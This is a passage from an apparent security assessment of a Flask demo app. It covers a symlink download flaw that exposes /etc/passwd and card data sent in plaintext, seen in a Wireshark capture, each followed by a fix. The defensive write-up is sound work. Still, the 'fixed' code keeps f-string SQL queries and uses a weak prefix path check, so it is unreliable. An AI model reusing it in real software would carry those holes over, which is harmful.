systemd-timesync:x:992:992:systemd Time Synchronization:/:/usr/sbin/nologin
rwhod:x:104:65534::/var/spool/rwho:/usr/sbin/nologin
_gophish:x:105:105::/var/lib/gophish:/usr/sbin/nologin
iodine:x:106:65534::/run/iodine:/usr/sbin/nologin
messagebus:x:107:106::/nonexistent:/usr/sbin/nologin
tcpdump:x:108:107::/nonexistent:/usr/sbin/nologin
miredo:x:109:65534::/var/run/miredo:/usr/sbin/nologin
_rpc:x:110:65534::/run/rpcbind:/usr/sbin/nologin
Debian-snmp:x:111:109::/var/lib/snmp:/bin/false
```

The file can be directly downloaded by inputting it in the URL, however no "../.." are needed as the file resides in the /downloads directory.


The contents downloaded are from the /etc/passwd file.

## 10.2. Fix



```
@app.route('/download', methods=['GET'])
def download():
    # Get the filename from the query parameter
    file_name = request.args.get('file', '')

    # Set base directory to where your docs folder is located
    base_directory = os.path.join(os.path.dirname(__file__), 'docs')

    # Construct the file path to attempt to read the file
    file_path = os.path.abspath(os.path.join(base_directory, file_name))

    real_file_path = os.path.realpath(file_path)

    # Ensure that the real file path is within the base directory (including symlinks)
    if not real_file_path.startswith(base_directory):
        return "Unauthorized access attempt!", 403

    # Try to open the file securely
    try:
        with open(file_path, 'rb') as f:
            response = Response(f.read(), content_type='application/octet-stream')
            response.headers['Content-Disposition'] = f'attachment; filename="{os.path.basename(file_path)}"'
            return response
    except FileNotFoundError:
        return "File not found", 404
    except PermissionError:
        return "Permission denied while accessing the file", 403
```

Using the ***os.path.realpath*** we make sure that the resolved symbolic link is within the ***base_directory***. The vulnerability has been fixed:



127.0.0.1:5000/download?file=symbolicLinkVuln


Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

```
Unauthorized access attempt!
```

## 11. Visible Card Details

### 11.1. How the Code is Vulnerable

When logged in, the card details are clearly visible on the website, this can cause credit card data to be exposed if the connection is not safe, as the HTML template receives the card data in plain-text.




Profile Page

**Username:** Holmes

**Email:** lectus.rutrum@laoreetposuere.org

**Card Details**

**Card Number:** 4916193359273
**Expiry:** 02/12/2017
**CVV:** 322




```
@app.route('/profile/<int:user_id>', methods=['GET'])
def profile(user_id):
    if "user_id" not in session:
        return "Unauthorized Access", 403
    else:
        if session["user_id"] != user_id:
            return "Unauthorized Access", 403
        else:
            query_user = text(f"SELECT * FROM users WHERE id = {user_id}")
            user = db.session.execute(query_user).fetchone()

            if user:
                query_cards = text(f"SELECT * FROM carddetail WHERE id = {user_id}")
                cards = db.session.execute(query_cards).fetchall()
                return render_template('profile.html', user=user, cards=cards)
            else:
                return "User not found or unauthorized access.", 403
```

### 10.2. Exploit

This also means that the credit card data is stored in plaintext, which should **never** be the case.

This exposes any user’s data as the website does not have an SSL Certificate:



```
 1 0.000000000  127.0.0.1  127.0.0.1  TCP    74 33424 → 8080 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=2947454253 TSecr=0 WS=128
 2 0.000061335  127.0.0.1  127.0.0.1  TCP    74 8080 → 33424 [SYN, ACK] Seq=0 Ack=1 Win=65483 Len=0 MSS=65495 SACK_PERM TSval=2947454253 TSecr=2947454253 WS=128
 3 0.000088627  127.0.0.1  127.0.0.1  TCP    66 33424 → 8080 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=2947454253 TSecr=2947454253
 4 0.000267423  127.0.0.1  127.0.0.1  OCSP  519 Request
 5 0.000276840  127.0.0.1  127.0.0.1  TCP    66 8080 → 33424 [ACK] Seq=1 Ack=454 Win=65152 Len=0 TSval=2947454253 TSecr=2947454253
 6 4.669093395  127.0.0.1  127.0.0.1  TCP    74 36746 → 5000 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=2947458922 TSecr=0 WS=128
 7 4.669115229  127.0.0.1  127.0.0.1  TCP    74 5000 → 36746 [SYN, ACK] Seq=0 Ack=1 Win=65483 Len=0 MSS=65495 SACK_PERM TSval=2947458922 TSecr=2947458922 WS=128
 8 4.669131646  127.0.0.1  127.0.0.1  TCP    66 36746 → 5000 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=2947458922 TSecr=2947458922
 9 4.685121708  127.0.0.1  127.0.0.1  HTTP  699 GET /profile/1 HTTP/1.1
10 4.685143084  127.0.0.1  127.0.0.1  TCP    66 5000 → 36746 [ACK] Seq=1 Ack=634 Win=64896 Len=0 TSval=2947458938 TSecr=2947458938
11 4.685399299  127.0.0.1  127.0.0.1  TCP    74 36758 → 5000 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=2947458938 TSecr=0 WS=128
12 4.685408757  127.0.0.1  127.0.0.1  TCP    74 5000 → 36758 [SYN, ACK] Seq=0 Ack=1 Win=65483 Len=0 MSS=65495 SACK_PERM TSval=2947458938 TSecr=2947458938 WS=128
13 4.685416091  127.0.0.1  127.0.0.1  TCP    66 36758 → 5000 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=2947458938 TSecr=2947458938
14 4.688290662  127.0.0.1  127.0.0.1  TCP   255 5000 → 36746 [PSH, ACK] Seq=1 Ack=634 Win=64896 Len=189 TSval=2947458941 TSecr=2947458938 [TCP segment of a reassembled PDU]
15 4.688303954  127.0.0.1  127.0.0.1  TCP    66 36746 → 5000 [ACK] Seq=634 Ack=190 Win=65408 Len=0 TSval=2947458941 TSecr=2947458941
16 4.688318288  127.0.0.1  127.0.0.1  HTTP 2102 HTTP/1.1 200 OK  (text/html)
17 4.688321663  127.0.0.1  127.0.0.1  TCP    66 36746 → 5000 [ACK] Seq=634 Ack=2226 Win=88576 Len=0 TSval=2947458941 TSecr=2947458941
18 4.688471500  127.0.0.1  127.0.0.1  TCP    66 36746 → 5000 [FIN, ACK] Seq=634 Ack=2226 Win=88576 Len=0 TSval=2947458941 TSecr=2947458941
19 4.690394297  127.0.0.1  127.0.0.1  TCP    66 5000 → 36746 [FIN, ACK] Seq=2226 Ack=635 Win=64896 Len=0 TSval=2947458943 TSecr=2947458941
20 4.690414340  127.0.0.1  127.0.0.1  TCP    66 36746 → 5000 [ACK] Seq=635 Ack=2227 Win=88576 Len=0 TSval=2947458943 TSecr=2947458943
21 4.711732951  127.0.0.1  127.0.0.1  HTTP  710 GET /static/style.css HTTP/1.1
22 4.711741660  127.0.0.1  127.0.0.1  TCP    66 5000 → 36758 [ACK] Seq=1 Ack=645 Win=64896 Len=0 TSval=2947458965 TSecr=2947458965
23 4.713381617  127.0.0.1  127.0.0.1  HTTP  344 HTTP/1.1 304 NOT MODIFIED
24 4.713388117  127.0.0.1  127.0.0.1  TCP    66 36758 → 5000 [ACK] Seq=645 Ack=279 Win=65280 Len=0 TSval=2947458966 TSecr=2947458966
25 4.713608123  127.0.0.1  127.0.0.1  TCP    66 36758 → 5000 [FIN, ACK] Seq=645 Ack=279 Win=65536 Len=0 TSval=2947458966 TSecr=2947458966
26 4.714183428  127.0.0.1  127.0.0.1  TCP    66 5000 → 36758 [FIN, ACK] Seq=279 Ack=646 Win=64896 Len=0 TSval=2947458967 TSecr=2947458966
27 4.714203304  127.0.0.1  127.0.0.1  TCP    66 36758 → 5000 [ACK] Seq=646 Ack=280 Win=65536 Len=0 TSval=2947458967 TSecr=2947458967
28 4.728183109  127.0.0.1  127.0.0.1  TCP    74 36774 → 5000 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=2947458981 TSecr=0 WS=128
29 4.728194901  127.0.0.1  127.0.0.1  TCP    74 5000 → 36774 [SYN, ACK] Seq=0 Ack=1 Win=65483 Len=0 MSS=65495 SACK_PERM TSval=2947458981 TSecr=2947458981 WS=128
```

```
› Frame 16: 2102 bytes on wire (16816 bits), 2102 bytes captured (16816 bits) on interface lo, id 0
› Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
› Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
⌄ Transmission Control Protocol, Src Port: 5000, Dst Port: 36746, Seq: 190, Ack: 634, Len: 2036
    Source Port: 5000
    Destination Port: 36746
    [Stream index: 1]
  › [Conversation completeness: Complete, WITH_DATA (31)]
    [TCP Segment Len: 2036]
    Sequence Number: 190    (relative sequence number)
    Sequence Number (raw): 666803550
    [Next Sequence Number: 2226    (relative sequence number)]
    Acknowledgment Number: 634    (relative ack number)
    Acknowledgment number (raw): 1961309765
    1000 .... = Header Length: 32 bytes (8)
  › Flags: 0x018 (PSH, ACK)
    Window: 507
    [Calculated window size: 64896]
    [Window size scaling factor: 128]
    Checksum: 0x061d [unverified]
    [Checksum Status: Unverified]
    Urgent Pointer: 0
  ⌄ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
    › TCP Option - No-Operation (NOP)
    › TCP Option - No-Operation (NOP)
    ⌄ TCP Option - Timestamps: TSval 2947458941, TSecr 2947458941
        Kind: Time Stamp Option (8)
        Length: 10
        Timestamp value: 2947458941
```


```
0560  20 20 20 20 20 20 20 20  20 20 20 20 20 20 3c 68          <h
0570  33 3e 43 61 72 64 20 44  65 74 61 69 6c 73 3c 2f   3>Card D etails</
0580  68 33 3e 0a 20 20 20 20  20 20 20 20 20 20 20 20   h3>·
0590  20 20 20 20 3c 64 69 76  20 73 74 79 6c 65 3d 22       <div  style="
05a0  70 61 64 64 69 6e 67 3a  20 31 30 70 78 3b 20 62   padding:  10px; b
05b0  6f 72 64 65 72 3a 20 31  70 78 20 73 6f 6c 69 64   order: 1 px solid
05c0  20 23 63 63 63 3b 20 62  6f 72 64 65 72 2d 72 61    #ccc; b order-ra
05d0  64 69 75 73 3a 20 35 70  78 3b 20 62 61 63 6b 67   dius: 5p x; backg
05e0  72 6f 75 6e 64 2d 63 6f  6c 6f 72 3a 20 23 66 66   round-co lor: #ff
05f0  66 66 66 66 3b 22 3e 0a  20 20 20 20 20 20 20 20   ffff;">·
0600  20 20 20 20 20 20 20 20  20 20 20 20 0a 20 20 20               ·
0610  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
0620  20 20 20 20 20 3c 70 3e  3c 73 74 72 6f 6e 67 3e        <p> <strong>
0630  43 61 72 64 20 4e 75 6d  62 65 72 3a 3c 2f 73 74   Card Num ber:</st
0640  72 6f 6e 67 3e 20 34 39  31 36 31 39 33 33 35 39   rong> 49 16193359
0650  32 37 33 3c 2f 70 3e 0a  20 20 20 20 20 20 20 20   273</p>·
0660  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
0670  3c 70 3e 3c 73 74 72 6f  6e 67 3e 45 78 70 69 72   <p><stro ng>Expir
0680  79 3a 3c 2f 73 74 72 6f  6e 67 3e 20 30 32 2f 31   y:</stro ng> 02/1
0690  32 2f 32 30 31 37 3c 2f  70 3e 0a 20 20 20 20 20   2/2017</ p>·
06a0  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
06b0  20 20 20 3c 70 3e 3c 73  74 72 6f 6e 67 3e 43 56      <p><s trong>CV
06c0  56 3a 3c 2f 73 74 72 6f  6e 67 3e 20 33 32 32 3c   V:</stro ng> 322<
06d0  2f 70 3e 0a 20 20 20 20  20 20 20 20 20 20 20 20   /p>·
06e0  20 20 20 20 20 20 20 20  20 20 20 20 3c 68 72 20               <hr
06f0  73 74 79 6c 65 3d 22 62  6f 72 64 65 72 3a 20 30   style="b order: 0
0700  3b 20 62 6f 72 64 65 72  2d 74 6f 70 3a 20 31 70   ; border -top: 1p
0710  78 20 73 6f 6c 69 64 20  23 63 63 63 3b 20 6d 61   x solid  #ccc; ma
0720  72 67 69 6e 3a 20 31 35  70 78 20 30 3b 22 3e 0a   rgin: 15 px 0;">·
```

The credit card details are clearly seen in a Wireshark packet capture.

## 11.3. Fix


Focusing on app.py and applying a fix or a *patch* there – that will not fix the underlying database issue – would be to mask all but the last four digits of the credit card details.

A list can be initialized and then we iterate through the objects on that list, we mask the values, and then we append them to the list of dictionaries (card data) and now the data is masked:



```
@app.route('/profile/<int:user_id>', methods=['GET'])
def profile(user_id):
    if "user_id" not in session:
        return "Unauthorized Access", 403
    else:
        if session["user_id"] != user_id:
            return "Unauthorized Access", 403
        else:
            query_user = text(f"SELECT * FROM users WHERE id = {user_id}")
            user = db.session.execute(query_user).fetchone()

            if user:
                query_cards = text(f"SELECT * FROM carddetail WHERE id = {user_id}")
                cards = db.session.execute(query_cards).fetchall()
                print(cards)

                masked_cards = []
                for card in cards:
                    card_number = card[1]
                    cvv = card[2]
                    expiry = card[3]

                    masked_card_number = f"**** **** **** {card_number[-4:]}"
                    masked_cvv = "***"
                    # The keys of the key:value pairs are obtained from the HTML profiles template.
                    masked_cards.append({
                        'cardno': masked_card_number,
                        'expiry': expiry,
                        'cvv': masked_cvv
                    })

                return render_template('profile.html', user=user, cards=masked_cards)

            else:
                return "User not found or unauthorized access.", 403
```

In the screenshot the *print(cards)* can be seen (it has been removed for the final code), as it was using during troubleshooting.



Profile Page


**Username:** Holmes

**Email:** lectus.rutrum@laoreetposuere.org

Card Details

**Card Number:** **** **** **** 9273
**Expiry:** 02/12/2017
**CVV:** ***

Copyright © Donald. All Rights Reserved



```
0                .
0
e     <p> <strong>
4  Card Num ber:</st
0  rong> ** ** ****
0  **** 927 3</p>·
0
7      <p ><strong
7  >Expiry: </strong
e  > 02/12/ 2017</p>
0  ·
2          <p><str
7  ong>CVV: </strong
```

The data is also masked in the Wireshark packet capture.

## References

docs.sqlalchemy.org. (n.d.). *Column Elements and Expressions — SQLAlchemy 2.0 Documentation*. [online] Available at: https://docs.sqlalchemy.org/en/20/core/sqlelement.html#sqlalchemy.sql.expression.text.

flask-limiter.readthedocs.io. (n.d.). Flask-Limiter — Flask-Limiter 1.4+0.g55df08f.dirty documentation. [online] Available at: https://flask-limiter.readthedocs.io/en/stable/.

https://flask-wtf.readthedocs.io/ (n.d.) Simple integration of Flask and WTForms, including CSRF, file upload, and reCAPTCHA. [online] Available at: https://flask-wtf.readthedocs.io/en/1.2.x/